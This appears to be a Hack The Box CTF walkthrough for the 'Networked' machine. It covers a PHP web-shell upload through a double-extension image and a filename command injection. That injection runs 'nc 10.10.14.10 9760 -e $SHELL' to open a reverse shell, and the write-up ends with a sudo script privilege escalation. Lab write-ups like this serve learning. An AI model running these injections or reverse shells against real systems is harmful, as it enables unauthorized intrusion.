Networked walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just as note: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:

```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Linux/Easy/Networked/nMap]
└─$ nmap -sT -sV -A -p- 10.10.10.146 -oA Networked
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-18 19:33 AEST
Nmap scan report for 10.10.10.146
Host is up (0.050s latency).
Not shown: 65375 filtered tcp ports (no-response), 157 filtered tcp ports (host-unreach)
PORT    STATE  SERVICE VERSION
22/tcp  open   ssh     OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
|_  256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
80/tcp  open   http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
443/tcp closed https

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 162.00 seconds
```

Figure 1 - nMap scan results

Open ports are 22 and 80. This means that SSH service (port 22) is enabled and there is a web application running on port 80. However, nMap didn't provide any information about the operative system.

Initial foothold

Since I have just a web application, I started to analyze it. During the investigation on the source code, I found a hint about the presence of two not linked path, as shown in the following picture:

```
1 <html>
2 <body>
3 Hello mate, we're building the new FaceMash!</br>
4 Help by funding us and be the new Tyler&Cameron!</br>
5 Join us at the pool party this Sat to get a glimpse
6 <!-- upload and gallery not yet linked -->
7 </body>
8 </html>
9
```

Figure 2 - Hint of hidden content

So, I decided to run a tool like $ffuf$ to find these paths. Its scan result finds out some interesting results:



Figure 3 - fuff scan results

At this point I just explored the new two paths I found, $backup$ and $uploads$. The $uploads$ path allowed me to upload an image. The $backup$ path let me to download a backup copy of the web application source code. Investigating the backup source code, I fund a new web application page, $photos.php$. I browsed this page and it contains a gallery. At this point I know that web application is developed in PHP and I can upload images. What I need to do is trying to upload a malicious image. This means that I want to try to inject PHP code in an image and upload it.

User flag

First of all, I tried to use the upload functionality to understand how it works in the practice, although I investigated the source code from the backup. At this point I need to create the malicious image. I created a legit one using Paint in a Windows machine and uploaded in my Kali machine. To inject malicious PHP code, I need to alter its metadata. The original metadata are:



Figure 4 - Original image metadata

I can inject some PHP code in a metadata using the $exiftool$ tool. Pay attention that I can't write or overwrite all metadata. So, I choose to inject my malicious code in the $Comment$ metadata, as shown:

Figure 5 - Payload image metadata

To make my PHP injected code invoked, I have to rename my payload image so it has the PHP and PNG extension. This step is fundamental to execute the code injected:

Figure 6 - Payload image renamed

At this point I just need to upload this malicious image:



Figure 7 - Payload uploaded

I can actually invoke my PHP code when I will open the file uploaded. So, I need to browse to the $uploads$ path and navigate to the malicious image I uploaded. In this way I obtain the shell:

Figure 8 - Shell obtained

Although I have a shell, the user I currently am ($apache$) can't allow me to retrieve the user flag. So, I need to perform a lateral movement to became a different user on the target machine. Navigating in the file system, I found that I can read the home directory of another user named $guly$. In his home directory, I found some interesting information to perform a lateral movement:

```
cd /home/guly
ls -la
total 28
drwxr-xr-x. 2 guly guly 4096 Sep  6  2022 .
drwxr-xr-x. 3 root root   18 Jul  2  2019 ..
lrwxrwxrwx. 1 root root    9 Sep  7  2022 .bash_history → /dev/null
-rw-r--r--. 1 guly guly   18 Oct 30  2018 .bash_logout
-rw-r--r--. 1 guly guly  193 Oct 30  2018 .bash_profile
-rw-r--r--. 1 guly guly  231 Oct 30  2018 .bashrc
-r--r--r--. 1 root root  782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root   44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly   33 Oct  4 10:53 user.txt
cat check_attack.php
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "--------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}
```

Figure 9 - Information to perform lateral movement

This PHP script is invoked by a $guly$ crontab every three minutes. Also, I understand that I can craft a specific name file to execute arbitrary code. So, I can open a new shell creating a new file as shown:

```
drwxr-xr-x. 4 root   root   4096 Jul  9  2019 ..
-rw-r--r--  1 apache apache 4045 Oct  4 13:18 10_10_14_10.php.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_4.png
-r--r--r--. 1 root   root      2 Oct 30  2018 index.html
touch "/var/www/html/uploads/10_10_14_10;nc 10.10.14.10 9760 -e {echo \$SHELL}"
touch "/var/www/html/uploads/10_10_14_10;nc 10.10.14.10 9760 -e \$SHELL"
ls -la
total 32
drwxrwxrwx. 2 root   root   4096 Oct  4 13:48 .
drwxr-xr-x. 4 root   root   4096 Jul  9  2019 ..
-rw-r--r--  1 apache apache 4045 Oct  4 13:18 10_10_14_10.php.png
-rw-r--r--  1 apache apache    0 Oct  4 13:48 10_10_14_10;nc 10.10.14.10 9760 -e $SHELL
-rw-r--r--  1 apache apache    0 Oct  4 13:47 10_10_14_10;nc 10.10.14.10 9760 -e {echo $SHELL}
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_4.png
-r--r--r--. 1 root   root      2 Oct 30  2018 index.html
rm '10_10_14_10;nc 10.10.14.10 9760 -e {echo $SHELL}
```

```
┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 9760
listening on [any] 9760 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.146] 51708

┌──(k14d1u5㉿k14d1u5-kali)-[~/Desktop]
└─$ nc -nlvp 9760
listening on [any] 9760 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.146] 51722
whoami
guly
```

Figure 10 - Lateral movement exploit

Using the new shell with user $guly$, I can retrieve the user flag:



Figure 11 - User flag

Privilege escalation

One of the first information I check is the sudoers permissions. In this case, $guly$ can execute as root and without providing password the changename.sh script:



Figure 12 - Privilege escalation info

This script allows the user to rename a network interface. Analyzing the code, I can execute the privilege escalation injecting the code I want run in the NAME parameter, as shown in the following figure:



Figure 13 - Privilege escalation

At this point, all I need to do is retrieve the root flag:



Figure 14 - Root flag

Personal comments

I really liked this box because has some interesting aspects. I needed to try harder how to inject and recall code in an image and this box really helped me. Also, another very interesting task was how to obtain a second shell with user $guly$. In fact, to forge the payload I needed to use an environment variable just because I can't use slash characters in the name file. It was very tricky and very fun, in my opinion. For this reason, I ranked the user flag as "Not to easy" in the Hack The Box platform. However, I ranked as "Easy" the root flag. Performing the privilege escalation was easy, but interesting too.

References

https://www.youtube.com/watch?v=gGF3XsxLsUQ – File Upload. Double extension method.

https://httpd.apache.org/docs/2.4/mod/mod_mime.html - Apache configuration.

https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f – Vulnerability for privilege escalation.